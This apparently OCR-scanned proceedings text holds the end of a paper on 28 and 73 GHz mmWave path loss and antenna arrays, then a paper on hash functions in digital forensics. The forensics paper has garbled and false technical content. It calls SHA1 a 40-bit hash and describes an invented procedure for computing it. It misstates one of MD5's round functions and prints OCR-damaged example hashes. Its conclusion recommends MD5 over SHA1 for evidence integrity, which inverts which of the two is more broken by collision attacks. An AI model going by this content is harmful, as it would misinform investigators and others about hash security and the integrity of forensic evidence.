


Figure 5 : The received power using two types of antenna (ULA and URL)

Path loss increases for these new bands and more dense cells are suitable to compensate for this extra path loss. The path loss for 73GHz is reported to be more than 28 GHz by amount of 10 dB on average. It was shown that the directional path loss and directional PLE are more lossy than the omnidirectional case. The reason for this is that many MPCs will be spatially filtered out by the directional antenna so the receiver will get less MPCs and fewer energy, thus the directional path loss is more after taking out the antenna gain effect from the received power.  When considering random pointing angles, PLE values are 2.9 and 3 at 28 GHz and 73 GHz, respectively and were decreased both to 2.1 when seeking for the strongest transmitter-receiver angle-pointing link at each receiver location. This shows the great significance of beamforming to improve SNR and increasing the coverage distance. The comparison between ULA and URA antenna shows the URA antenna gives better performance than ULA antenna of about 4 dbm on average. The URA antenna is made of equally spaced rectangular grid of identical antenna elements thus; it is more effective in resolving the angles of incoming wave fronts in azimuth and elevation. This feature makes the URA more effective than ULA antenna. The investigation of 28GHz and 73 Ghz frequencies presented in this paper will be effective in understanding the mmWave system-wide behavior in outdoor environments which will be helpful in implementing next generation 5G systems. As a future work, more simulations need to be conducted to investigate more characteristics of the new ultra bands using different channel models like 3GPP, other types of antenna and different propagation scenarios.

## REFERENCES

[1] Anass Benjebbour, “5G access technology”, NTT DOCOMO Technical Journal, Vol 17, No. 4, pp 16-28, 2016.

[2] Federal Communications Commission, “Report and Order and Further Notice of Proposed Rulemaking,” FCC 16-89, July 2016.

[3] FCC News, “FCC takes steps to facilitate mobile broadband and next generation wireless technologies in spectrum above 24 GHz,” July 2016. Available online: http://transition.fcc.gov/Daily_Releases/Daily_Business/2016/db0714/DOC 340301A1.pdf

[4] ITU-R, “IMT Vision – Framework and overall objectives of the future development of IMT for 2020 and beyond,” Recommendation M. 2083-0, Sep. 2015.

[5] 3GPP TR22.891, “Study on New Services and Markets Technology Enablesr,” V14.2.0, Sep. 2016.

[6] Z. Pi and F. Khan, "An introduction to millimeter-wave mobile broadband systems," IEEE Communications Magazine, vol. 49, no. 6, pp. 101-107, June 2011.

[7] S. Rangan, T.S. Rappaport, E. Erkip, “Millimeter-wave Cellular Wireless Networks: Potentials and Challenges.” Proc. IEEE, vol. 102, no. 3, pp. 366-385, Mar. 2014.

[8] T. Bai, A. Alkhateeb, R.W. Heath, “Coverage and capacity of millimeter-wave cellular networks,” IEEE Commun. Mag., vol. 52, no. 9, pp. 70-77, Sep. 2014.

[9] K. Sakaguchi, G.K. Tran, H. Shimodaira, S. Nanba, T. Sakurai, K. Takinami, I. Siaud, E.C. Strinati, A. Capone, I. Karls, R. Arefi, and T. Haustein, “Millimeter-wave Evolution for 5G Cellular Networks,” IEICE Trans. Common, vol. E98-B, no. 3, pp. 338-402, Mar. 2015.

[10] P. Soma, Y. Chia, and L. Ong, “Modeling and analysis of time varying radio propagation channel for lmds,” in 2000 IEEE Radio and Wireless Conference (RAWCON 2000), 2000, pp. 115–118.

[11] S. Geng, J. Kivinen, X. Zhao, and P. Vainikainen, “Millimeter-wave propagation channel characterization for short-range wireless communications,” IEEE Transactions on Vehicular Technology, vol. 58, no. 1, pp. 3–13, Jan 2009.

[12] T. S. Rappaport et al., “Millimeter wave mobile communications for 5G cellular: It will work!” IEEE Access, vol. 1, pp. 335–349, May 2013.

[13] 5G Channel Model for bands up to 100 GHz, Annex A: Summary of channel sounding, simulations and measurement data, March 2016. Available online: http://www.5gworkshops.com/Annex%20for%205G%20channel%20model%20for%20bands%20up%20to%20100%20GHz%20-%20Second%20revision.pdf

[14] M. K. Samimi and T. S. Rappaport, “3-D millimeter-wave statistical channel model for 5G wireless system design,” IEEE Transactions on Microwave Theory and Techniques, vol. 64, no. 7, pp. 2207–2225, July, 2016.

[15] M. K. Samimi, T. S. Rappaport, and G. R. MacCartney, Jr., “Probabilistic omnidirectional path loss models for millimeter-wave outdoor communications,” in IEEE Wireless Communications Letters, vol. 4, no. 4, Aug. 2015, pp. 357–360.

[16] M. K. Samimi and T. S. Rappaport, “Ultra-wideband statistical channel model for non-line of sight millimeter-wave urban channels,” in 2014 IEEE Global Communications Conference (GLOBECOM), Dec. 2014, pp. 3483–3489.

[17] M. K. Samimi and T. S. Rappaport, “Statistical Channel Model with Multi-Frequency and Arbitrary Antenna Beamwidth for Millimeter-Wave Outdoor Communications,” in 2015 IEEE Global Communications Conference (GLOBECOM) Workshop, Dec. 2015.

[18] M. Steinbauer, A. F. Molisch, and E. Bonek, “The double-directional radio channel,” IEEE Antennas Propag. Mag., vol. 43, no. 4, pp. 51–63, Aug. 2001.

[19] T. S. Rappaport et al., “Wideband millimeter-wave propagation measurements and channel models for future wireless communication system design (Invited Paper),” IEEE Transactions on Communications, vol. 63, no. 9, pp. 3029–3056, Sep. 2015.

[20] S. Sun et al., “Investigation of prediction accuracy, sensitivity, and parameter stability of large-scale propagation path loss models for 5G wireless communications,” IEEE Transactions on Vehicular Technology, vol. 65, no. 5, pp. 2843–2860, May 2016.

[21] T. S. Rappaport, R. W. Heath, Jr., R. C. Daniels, and J. N. Murdock, Millimeter Wave Wireless Communications. Pearson/Prentice Hall 2015.

[22] H. J. Liebe et al., “Propagation modeling of moist air and suspended water/ice particles at frequencies below 1000 GHz,” AGARD Conference Proceedings 542, May 1993.

[23] S. Sun, G. R. MacCartney Jr., and T. S. Rappaport, ”A novel millimeter-wave channel simulator and applications for 5G wireless communications,” 2017 IEEE International Conference on Communications (ICC), Paris, May 2017.

# Hash Equations and Cryptographic Applications on Forensic

M.T. GÜNEŞER[1] and H.H. OKUYUCU[2]

[1] Karabuk University, Karabuk/Turkey, mtguneser@karabuk.edu.tr
[2]Forensic Medicine Institution Ankara/Turkey, okuyucuhacihasan@gmail.com

***Abstract* - Forensic computing is a new branch of science created to facilitate the decision of the investigator in the case by examining the evidence obtained in the information systems. In forensic computing, all devices in hand have a data summary value (hash). Hash is a numerical value and unique given by the investigator so that evidence can be considered as evidence in the court by preventing the integrity of the evidence. In accordance with Article 134 of the Criminal Procedure Law (CMK), this numerical value, which is unique to the evidence, should not be altered in any way. If it changes, the evidence in question is no longer evidence, and it will not be taken into consideration by the investigating authority even if it gives a clue about the suspect.**

**In this study, we expressed hash applications on forensic and the calculation methods of this numerical value which has great importance while judgement.**

***Keywords* – Hash functions, Forensic.**

## I. Introduction

In recent years, interest in hash functions has been increasing due to the fact that they are used as infrastructure in virtual money applications. Thanks to steep rise on information technologies and ability of faster processors, the use of Hash equations is diversified like forensic applications. A Hash value obtained by Hash equations can also be referred to as a data summary value in forensic computing [1-3].

When the world has become a globally widespread use of technology, most of the crimes are mostly used in technology and information equipment, or criminals leave behind information-based evidence. Developments in the area of forensic informatics have gained great importance especially for combating cyber-crime, proving crimes and ensuring justice [4-5].

In the investigation processes, to determine whether there is an offense on the evidence, a copy of the data is taken firstly by considering the software and hardware status of the data. This process is called as image acquisition [6-7]. All researches and evaluations are carried out on the image obtained in order to prevent any deterioration and loss on the actual evidence. So, it must be ensured that the image does not deteriorate with the actual evidence. Therefore, at least one sample is taken from almost all parts of the raw data and a numerical hash function specific to that evidence is obtained after applying mathematical and logical algorithms [8-10].

Not to discuss the decisions of the judges, while research process, protecting the health of the evidences and being sure any change deliberately or accidentally has utmost importance. The use of hash functions to ensure that there is no change between the copies and originals of digital evidence is still being discussed. A reproducible or replicable hash function will cause to be discussed the reliability of the digital evidence. The studies about approving whether the designed hash equations are reproducible. Regarding some of these studies, the reliability of some algorithms has been eliminated. So, the use of that algorithms is prohibited in forensic informatics applications [10-11].

Forensic informatics is seen as a rapidly developing science in the last few decades in the world and in our country. In Turkey, the teams of experts on forensics has been working in Forensics Specialized Office, where is in the Institute of Forensic Medicine within the Ministry of Justice. Thanks to the technical equipment and software available in the office, expert reports are prepared on the evidence from the courts. In order to maintain the reliability of the evidences before starting these processes, the identification number is defined by the hash functions. This value is calculated by using non-native programs such as Ditto DX, FTKImager, Multi-Hasher [12].

In this study, the hash functions used in forensic computing are examined and an algorithm has been proposed for use in forensic computing.

## II. Designing Hash Equations

Various Hash functions can be described as seen on Table 1., but basically two types of hash functions are used on forensic informatics, called Message Digest (MD) and Secure Hash Algorithm (SHA). In the process, efforts were made to close the security gaps in order to increase the sensitivity to prove that digital evidence has not changed. Actual active versions are known as MD5 and SHA1 [13-15].

The use of Hash functions is not limited to checking whether data is changed only in physical copying. It can also be controlled by the same method whether the information delivered over a remote client is changed during the transfer. Especially, changes in the content of e-mail and add-ons are also in the interest of forensic informatics. Today, the importance of reliability of data is better understood by considering many important data are being used in common scientific studies overseas under the big data concept. In addition to the accidental change of data, manipulation-oriented interventions should be considered in this context [13-16].

As Hash functions are single-sided, it is not possible to reach the data again with reverse engineering after being created mathematically [16].

Table 1: This caption is centered.

| Type | Code | Bit-qty |
|---|---|---|
| DES (Unix) | IvS7aeT4NzQPM | 13 |
| MD5 (Unix) | $1$12345678$XM4P3PrKB gKNnTaq G9P0Tk | 34 |
| MD5 (APR) | $apr1$12345678$auQSX8Mvzt.tdBi4y 6Xgj5 | 37 |
| MD5(phpBB3) | $H$9123456785DAERgALpsri.D9z3ht 120 | 34 |
| MySQL | 606717496665bcba | 16 |
| MySQL5 | E6CC90B878B948C35E92B003C79C 46C58C4AF40 | 40 |
| MD5 | c4ca4238a0b923820dcc509a6f75849b | 32 |
| MD%x2 | 28csedde3d61a041511d3b1866f0636 | 32 |
| SHA1 | 356a192b7913b04c545574d18c28d46e 6395428ab | 40 |
| SHA256 (Unix) | $5$12345678$jBWLgeYZbSvREnuBr5 s3gp13vqiKSNK1rkTk9zYE1v0 | 55 |

## III. Methods of Hash Calculations and Obtaining Hash Values

SHA1 is one of well-known Hash equation. If 32 bit of SHA1 value is wanted to be generated, the procedure will be followed by using HEXEDECIMAL bites. While the image acquisition process, the evidence file is divided in 16 independent parts. And the sample data of these parts are examined with the algorithm for 16 times to get first bit of Hash value. As seen on Table 1., SHA1 has 40 bit for the Hash value, so this process is repeated 40 times to achieve the whole Hash value [17-19].

MD5 is used as another method to calculate Hash value in forensic informatics. Obtaining Hash value via MD5 method is represented on Figure 1. MD5 has a total of 64 operations, applied 16 times from this cycle consisting of 4 rounds. F in this cycle is a non-linear function. $M_i$ represents a 32-bits message, and $K_i$ represents a constant generated for each process. MD5 processes a variable length message as a fixed length output of 128 bits. The input message is divided into 512-bits block pieces of sixteen 32-bits words. Then the data length can be divided into 512 bits by adding one extension bit as 1 to end of the message. Balance of message is completed by 0 until completing 512 bits except 64 bits, which is real message. That message is added to the package with $2^{64}$ modes [20].

Main MD5 algorithm is divided into four 32 bits words called A,B, C and D, which are consist of 128 bits completely. Those values are started by constants. Then main algorithm is changed every 512 bits of block to generate the value bits. The processing of a message block consists of four similar stages called rounds, each round consists of a non-linear function, modular addition operation and bit-to-left scrolling, and 16 rounds exist to complete the Hash value in the process. F function, which is changed for every round, has four different eventuality as seen on Equation 1.-4..




Figure 1: MD5 Hash function.

$$F\ (B,C,D) = (B \wedge C)\mathrm{V}(B' \wedge D) \tag{1}$$

$$G\ (B,C,D) = (B \wedge D)\mathrm{V}(C \wedge D') \tag{2}$$

$$H\ (B,C,D) = B \bigoplus C \bigoplus D \tag{3}$$

$$I\ (B,C,D) = C \bigoplus (B V D) \tag{4}$$

## IV. Conclusion

In recent years, step up of information technologies and new generation microprocessors give an opportunity to solve heavy and confusing mathematical equations via computational analysis methods. Hash equations are also one of well-known confusing mathematical systems. It has new security solutions in a very unusual field of use. Forensic is also very important issue to solve the crimes and keep the evidences in secure. So, in this study we investigated use of Hash equations on forensic. We proposed detail procedures of actual active versions are known as MD5 and SHA1 for forensic informatics. Because of reproducibility risks of SHA1, we preferred MD5 for forensic applications.

Main MD5 algorithm consists of 32 characters in the Hash value and every character can be obtained a chain of specific solution of equations by using likelihood of four different function. Every character is generated by 512bits of block by using that algorithm.

In the next study is continuing to obtain a new algorithm. Using some of optimization technics may give an opportunity solve the equations more rapidly.

# REFERENCES

[1] M. Ciampa, *Security+ 2008 in Depth*. Boston: Jenson Books Inc., 2009.

[2] C. R, Dougherty, "Vulnerability Note VU#836068 MD5 vulnerable to collision attacks," Ph.D. dissertation, Dept. Software Eng., CERT Carnegie Mellon Univ., 2008.

[3] J. Black, M. Cochran, T. Highland, "A Study of the MD5 Attacks: Insights and Improvements*," in Conf. Rec. 2006 13th international conference on Fast Software Encryption,* pp. 262-277.

[4] G. Hirshman. (2007, ). Further Musings on the Wang et al. MD5 Collision: Improvements and Corrections on the Work of Hawkes, Paddon, and Rose. *IACR Cryptology*. [Online]. pp. 1-5. Available: https://pdfs.semanticscholar.org/7493/616b51c7e4fabeb7940a531c0b18 4e0eb1b0.pdf?_ga=2.242810370.1873242906.1544992439-1088478693.1544992439.

[5] B. Fox, *Fast MD5 and MD4 Collision Generators.* USA: Mc Graw Hill, 2013.

[6] A. Lenstra, X. Wang and B. Weger, "Colliding X.509 Certificates," *Cryptology ePrint Archive Report*. [Online]. *2005(067).* pp. 1-5. Available: https://eprint.iacr.org/2005/067.pdf

[7] V. Klima. (2005, March). Finding MD5 Collisions – a Toy For a Notebook. *Cryptology ePrint Archive Report*. [Online]. *2005(075)*. pp. 1-7. Available: https://eprint.iacr.org/2005/075.pdf

[8] V. Klima. (2006, April). Tunnels in Hash Functions: MD5 Collisions Within a Minute. *Cryptology ePrint Archive Report*. [Online]. *2006 (105).* pp. 1-17. Available: https://eprint.iacr.org/2006/105.pdf

[9] N. Shachtman, "Code Cracked! Cyber Command Logo Mystery Solved," *Wired News,* [Online]. Available: https://www.wired.com/ 2010/07/code-cracked-cyber-command-logos-mystery-solved/

[10] M. Stevens. (2012, January). Single-block collision attack on MD5. *Cryptology ePrint Archive Report.* [Online]. *2012 (040).* pp. 1-11. Available: https://eprint.iacr.org/2012/040.pdf

[11] R. L. Rivest. (1992, April). The MD5 Message-Digest Algorithm. *Internet Engineering Task Force of MIT Laboratory for Computer Science.* [Online]. *1992(1321).* pp. 1-21. Available: https://www.ietf.-org/rfc/rfc1321.txt

[12] D. Knuth, *The Art of Computer Programming, Volume 3.* Boston: Addison Westley, 1997.

[13] H. Dobbertin, (1996, June). The Status of MD5 After a Recent Attack. *The Technical Newsletter Of Rsa Laboratories*. [Online]. *3(2).* pp. 1-6. Available: ftp://ftp.arnes.si/packages/crypto-tools/rsa.com/cryptobytes-/crypto2n2.pdf.gz

[14] S. Turner. (2011, March) Updated Security Considerations for the MD5 Message-Digest and the HMAC-MD5 Algorithms. *Internet Engineering Task Force of MIT Laboratory for Computer Science.* [Online]. 2011(6151). pp. 1-7. Available: https://tools.ietf.org/html/rfc6151

[15] M. M. J. Stevens, "On Collisions for MD5," M. Sc. dissertation, Dept. Math. And Comp. Sci., Eindhoven Univ. of Tech., Eindhoven, 2007.

*[16]* M. Stevens, A. Lenstra and B. Weger. (2012, July). Chosen-prefix collisions for MD5 and applications. *International Journal of Applied Cryptography*. [Online]. 2(4). pp. 322-359. Available: https://dl.acm.-org/citation.cfm?id=2338853

[17] A. Banerjee, "Windows Enforcement of Authenticode Code Signing and Timestamping impact on SQL Server," *Microsoft Developer* [Online]. Available: https://blogs.msdn.microsoft.com/sql_server_team/windows-enforcement-of-authenticode-code-signing-and-timestamping-impact-on-sql-server/

[18] R. Sleevi, "Intent to Deprecate: SHA-1 certificates," *Google Developer* [Online]. Available: https://groups.google.com/a/chromium.org/-forum/#!topic/blink-dev/2-R4XziFc7A%5B1-25%5D

[19] *Adli Bilişim İhtisas Dairesi Görevleri,* Adli Tıp Kurumu, Ankara, 2018.